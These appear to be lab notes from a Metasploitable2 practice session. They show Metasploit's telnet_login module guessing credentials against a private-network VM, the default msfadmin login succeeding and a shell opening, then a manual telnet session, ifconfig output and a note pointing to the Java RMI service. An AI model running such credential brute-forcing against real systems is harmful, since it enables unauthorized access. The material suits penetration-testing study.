


```
msf6 auxiliary(scanner/telnet/telnet_login) > exploit

[!] 192.168.198.135:23    - No active DB -- Credential data will not be saved!
[-] 192.168.198.135:23    - 192.168.198.135:23 - LOGIN FAILED: msfadmin:msfadmisnd (Incorrect: )
[-] 192.168.198.135:23    - 192.168.198.135:23 - LOGIN FAILED: msfadmin:sasdawd (Incorrect: )
[+] 192.168.198.135:23    - 192.168.198.135:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.198.135:23    - Attempting to start session 192.168.198.135:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.198.133:46751 → 192.168.198.135:23) at 2025-03-25 11:05:38 +0800
ls[-] 192.168.198.135:23    - 192.168.198.135:23 - LOGIN FAILED: msfdadasd:msfadmisnd (Incorrect: )
[-] 192.168.198.135:23    - 192.168.198.135:23 - LOGIN FAILED: msfdadasd:sasdawd (Incorrect: )
[-] 192.168.198.135:23    - 192.168.198.135:23 - LOGIN FAILED: msfdadasd:msfadmin (Incorrect: )
[-] 192.168.198.135:23    - 192.168.198.135:23 - LOGIN FAILED: sdawd:msfadmisnd (Incorrect: )
[-] 192.168.198.135:23    - 192.168.198.135:23 - LOGIN FAILED: sdawd:sasdawd (Incorrect: )
[-] 192.168.198.135:23    - 192.168.198.135:23 - LOGIN FAILED: sdawd:msfadmin (Incorrect: )
[*] 192.168.198.135:23    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

登录成功



```
zsh: corrupt history file /home/chaye/.zsh_history
┌──(chaye㉿chaye)-[~]
└─$ telnet 192.168.198.135
Trying 192.168.198.135 ...
Connected to 192.168.198.135.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: masd^H^H^H^H^H^H^H^H^H^H^H^H^H
Password:
s

Login incorrect
```



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:d2:0f:e9
          inet addr:192.168.198.135  Bcast:192.168.198.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fed2:fe9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3960 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3049 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:295846 (288.9 KB)  TX bytes:295088 (288.1 KB)
          Interrupt:17 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:419 errors:0 dropped:0 overruns:0 frame:0
          TX packets:419 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:180205 (175.9 KB)  TX bytes:180205 (175.9 KB)
```

53 - 1099 / java_rmi_server